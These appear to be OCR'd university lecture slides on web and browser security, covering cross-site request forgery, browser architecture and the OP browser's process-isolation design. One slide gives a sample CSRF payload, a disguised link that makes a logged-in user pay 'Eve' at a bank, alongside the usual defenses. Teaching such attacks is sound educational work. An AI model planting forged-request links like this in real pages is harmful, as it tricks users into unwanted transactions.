
# Cross-Site Request Forgery

- **Same Origin Policy** prevents malicious website from directly accessing legit site...
- ... so the user of the malicious website is tricked into issuing a transaction on the legit site
  - e.g., <a href="http://bank.com?pay_person=Eve&amount=10000">click me if you like cake</a>
  - assumes that targeted user is already logged into bank.com
- This is an example of a **confused deputy attack** against the web browser
- Defenses:
  - side-effect free GET requests
  - default deny policy for cross-site requests
  - checking HTTP `X-Requested-With`, `Referer`, or `Origin` headers

# Modern Browsers

- Browsers do a lot of things **within a single application/process**:
  - User-interface
    - rendering HTML
    - client-side languages (JavaScript, VBScript, ActiveX)
  - Multiple network protocols (http, https, ftp, gopher)
  - Plugins (loadable modules/libraries)
  - File access
  - Storage / cache system
  - Password and credentials management
  - Certificate storage

# Modern Browsers




Source: "Architecture and evolution of the modern web browser"
by Grosskurth and Godfrey

# One Process to Rule Them All

- Exploiting any single component of a browser gives attacker control over entire browser
  - user interface
  - other tabs / windows
  - password storage?
  - certificate storage?
- Attacker has privileges of user running browser application

## *"Secure web browsing with the OP web browser"* by Grier, Tang, and King [IEEE S&P, 2008]

- Apply sandboxing/VM principle to the browser
  - but rely on the OS to provide separation
- Each page rendered in its own OS process
- Communication handled by ***browser kernel***
  - Security of browser depends on security of smaller, more manageable browser kernel
  - Kernel monitors 5 browser subsystems
  - Exposes API for communicating between subsystems

# Plan for today

- Exam 2 review
- Web Security
  - Intro
  - Attacks/Defenses
- Browser security